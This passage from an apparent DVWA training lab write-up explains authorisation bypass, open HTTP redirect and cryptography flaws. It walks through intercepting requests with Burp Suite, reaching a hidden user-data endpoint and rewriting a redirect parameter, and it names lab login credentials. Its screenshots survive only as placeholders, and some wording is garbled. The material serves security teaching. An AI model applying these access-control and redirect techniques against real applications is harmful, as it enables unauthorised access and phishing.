


After having run the function in the console we send the form and the message "Well done" appears.




○ Authorisation Bypass

The Authorization Bypass vulnerability occurs when a user manages to access resources, actions, or information that they should not be authorized to view or modify, taking advantage of flaws in an application's access control logic. Unlike authentication (which verifies who you are), authorization verifies what permissions you have. If the application does not properly validate those permissions, an attacker can, for example, modify a URL or manipulate data to access restricted functions, such as viewing other users' information or performing administrative actions without having that role.




We log in with the user *gordonb/abc123*. And then we will try to be able to access authorized components with an unauthorized user. First, attempt capture using only a path /vulnerabilities/authbypass/. However, it will redirect us to what we are not authorized.




Unauthorised


Therefore, we will use the burpsuite tool that will allow us to intercept traffic from the application looking for clues of how the request is being made to the backend.



Using the above url we will see if we can obtain some kind of information through this request.




And here we find a petition that has a /get_user_data.php as its path, this will surely give us some interest back. So we tried.



○ Open HTTP Redirect

The Open HTTP Redirect vulnerability occurs when a web application allows users to be redirected to external URLs without properly validating the destination address. An attacker can take advantage of this to create links that look legitimate (because they point to a trusted domain), but redirect to malicious sites.


The first thing we will try to identify are possible gaps within the requests and the way in which they are made.



Missing quote ID.

Trying to do something similar to this request was not possible.

However, looking inside bursuite all requests, when selecting a quote the page towards a request along with an addition that is a redirect. By capturing this request we can replace the redirect of any source in order to redirect the victim to any destination without any validation.



Here's how we'll replace that path variable so we can redirect to any url. However, it was necessary to make a small adjustment since at the time of trying this url did not allow non-relative urls. So it was necessary to delete the http:// so that now it would redirect us.

- ## Cryptography

The Cryptography Problems vulnerability refers to errors in the implementation or use of cryptographic techniques within an application. This can include the use of weak or outdated algorithms, mishandling keys (e.g., leaving keys in code or public repositories), generating predictable random numbers, or failing to encrypt sensitive data.

In this case we will use a different tool for this exercise since it is cryptography. The engineering we'll use for this is to try to get a valid token by using admin privileges by means of a user and using a user's valid session.